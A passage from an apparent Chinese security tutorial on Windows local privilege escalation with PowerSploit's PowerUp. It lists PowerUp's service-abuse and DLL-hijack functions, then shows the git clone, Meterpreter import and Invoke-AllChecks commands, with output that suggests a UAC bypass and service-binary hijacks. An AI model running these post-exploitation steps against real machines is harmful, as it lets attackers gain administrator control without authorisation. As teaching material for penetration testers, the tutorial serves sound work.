C:\Program Files\MSBuild
C:\Program Files\SystemScheduler
C:\Program Files\ActiveFax\Client
C:\Program Files\Common Files\Services
C:\Program Files\Common Files\microsoft shared\Triedit
C:\Program Files\Internet Explorer\SIGNUP
C:\Program Files\Microsoft Games\More Games
C:\Program Files\Microsoft Games\Multiplayer
C:\Program Files\Microsoft Games\Chess\en-US
C:\Program Files\Microsoft Games\FreeCell\en-US
C:\Program Files\Microsoft Games\Hearts\en-US
C:\Program Files\Microsoft Games\Mahjong\en-US
C:\Program Files\Microsoft Games\Minesweeper\en-US
C:\Program Files\Microsoft Games\More Games\en-US
C:\Program Files\Microsoft Games\Multiplayer\Backgammon
C:\Program Files\Microsoft Games\Multiplayer\Checkers
C:\Program Files\Microsoft Games\Multiplayer\Spades
C:\Program Files\Microsoft Games\Multiplayer\Backgammon\en-US
C:\Program Files\Microsoft Games\Multiplayer\Checkers\en-US
C:\Program Files\Microsoft Games\Multiplayer\Spades\en-US
C:\Program Files\Microsoft Games\Purble Place\en-US
C:\Program Files\Microsoft Games\Solitaire\en-US
C:\Program Files\Microsoft Games\SpiderSolitaire\en-US
C:\Program Files\MSBuild\Microsoft
C:\Program Files\MSBuild\Microsoft\Windows Workflow Foundation
C:\Program Files\MSBuild\Microsoft\Windows Workflow Foundation\v3.0
C:\Program Files\Photodex\ProShow Producer
C:\Program Files\Photodex\ProShow Producer\colors
C:\Program Files\Photodex\ProShow Producer\content
C:\Program Files\Photodex\ProShow Producer\layouts
C:\Program Files\Photodex\ProShow Producer\menus
C:\Program Files\Photodex\ProShow Producer\pxf
C:\Program Files\Photodex\ProShow Producer\styles
C:\Program Files\Photodex\ProShow Producer\transitions
C:\Program Files\Photodex\ProShow Producer\wizardthemes
C:\Program Files\Photodex\ProShow Producer\content\Backgrounds
C:\Program Files\Photodex\ProShow Producer\pxf\images
C:\Program Files\Reference Assemblies\Microsoft\Framework\v3.0\RedistList
```

当然，运行这个脚本还能提取到更多的关键信息，大家可以自己摸索一下。

PowerUp
PowerUp是一个powershell工具，能够协助在Windows系统上进行本地权限提升。PowerUp的目的是整合所有因为配置错误而导致的Windows本地权限提权向量。

运行Invoke-Allchecks会输出所有可识别的漏洞。
当前功能
服务遍历
Get-ServiceUnquoted--返回名字中有空格且未加引号的服务路径
Get-ModifiableServiceFile—返回当前用户可以向服务二进制路径和配置文件写入的服务
Get-ModifiableService—返回当前用户可以修改的服务
Get-ServiceDetail—返回指定服务的详细信息

服务滥用
Invoke-ServiceAbuse—修改存在漏洞的服务，创建本地管理员或执行自定义的命令
Write-ServiceBinary—编写经过修改的C#服务二进制文件来添加本地管理员或执行自定义命令
Install-ServiceBinary—替换服务二进制文件来添加本地管理员或执行自定义命令
Restore-ServiceBinary—使用原始可执行文件恢复已经替换的服务二进制文件

DLL劫持
Find-ProcessDLLHijack—发现当前正在运行的进程是否存在DLL劫持
Find-PathDLLHijack—查找环境变量"%PATH%是否存在DLL劫持"
Write-HijackDll—编写可劫持的DLL

注册表检查
Get-RegistryAlwaysInstallElevated—检查是否设置了AlwaysInstallElevated注册表项
Get-RegistryAutoLogon—检查注册表中是否有AutoLogon凭证
Get-ModifiableRegistryAutoRun—在HKLM autoruns中检查任何可修改的二进制文件/脚本或配置文件


前面提到过，PowerUp是powersploit的一个模块，所以我们需要下载powersploit，使用下面的命令从GitHub上下载：

```
git clone https://github.com/PowerShellMafia/PowerSploit.git
```

然后切换到Powersploit目录下，可以看到powerup脚本

```
cd PowerSploit
ls
cd Privesc
ls
```

如图所示：




```
root@kali:~# git clone https://github.com/PowerShellMafia/PowerSploit.git
Cloning into 'PowerSploit'...
remote: Counting objects: 3083, done.
^Cceiving objects:  82% (2529/3083), 7.08 MiB | 1.21 MiB/s
root@kali:~# cd Desktop
root@kali:~/Desktop# git clone https://github.com/PowerShellMafia/PowerSploit.git
Cloning into 'PowerSploit'...
remote: Counting objects: 3083, done.
remote: Total 3083 (delta 0), reused 0 (delta 0), pack-reused 3083
Receiving objects: 100% (3083/3083), 10.42 MiB | 1.11 MiB/s, done.
Resolving deltas: 100% (1807/1807), done.
root@kali:~/Desktop# cd PowerSploit/
root@kali:~/Desktop/PowerSploit# ls
AntivirusBypass  CodeExecution  Exfiltration  LICENSE  Mayhem  Persistence  Privesc
root@kali:~/Desktop/PowerSploit# cd Privesc/
root@kali:~/Desktop/PowerSploit/Privesc# ls
Get-System.ps1  PowerUp.ps1  Privesc.psd1  Privesc.psm1  README.md
root@kali:~/Desktop/PowerSploit/Privesc#
```

然后加载powershell，导入下载的脚本：

```
load powershell
powershell_import '/root/Desktop/PowerSploit/Privesc/PowerUp.ps1'
powershell_execute Invoke-AllChecks
```

这几条命令能够显示出目标主机存在哪些漏洞和对应的提权exp，如图：



```
meterpreter > powershell_import '/root/Desktop/PowerSploit/Privesc/PowerUp.ps1'
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute  Invoke-AllChecks
[+] Command execution completed:

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.


[*] Checking for unquoted service paths...


ServiceName    : Fortitude HTTP
Path           : C:\Program Files\NetworkDLS\Fortitude HTTP\Bin\FortitudeSvc.exe
ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityRef
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'Fortitude HTTP' -Path <HijackPath>
CanRestart     : False

ServiceName    : Fortitude HTTP
Path           : C:\Program Files\NetworkDLS\Fortitude HTTP\Bin\FortitudeSvc.exe
ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityRef
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'Fortitude HTTP' -Path <HijackPath>
CanRestart     : False

ServiceName    : Fortitude HTTP
Path           : C:\Program Files\NetworkDLS\Fortitude HTTP\Bin\FortitudeSvc.exe
ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityRef
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'Fortitude HTTP' -Path <HijackPath>
CanRestart     : False

ServiceName    : Fortitude HTTP
Path           : C:\Program Files\NetworkDLS\Fortitude HTTP\Bin\FortitudeSvc.exe
ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityRef
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'Fortitude HTTP' -Path <HijackPath>
CanRestart     : False

ServiceName    : Macro Expert
Path           : c:\program files\grasssoft\macro expert\MacroService.exe
ModifiablePath : @{Permissions=System.Object[]; ModifiablePath=C:\; IdentityRef
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'Macro Expert' -Path <HijackPath>
CanRestart     : False
```

点击收藏 | 3 关注 | 1

上一篇：Fileless恶意软件检测 下一篇：用idawasm IDA Pro逆...

1. 0 条回复

- 动动手指，沙发就是你的了！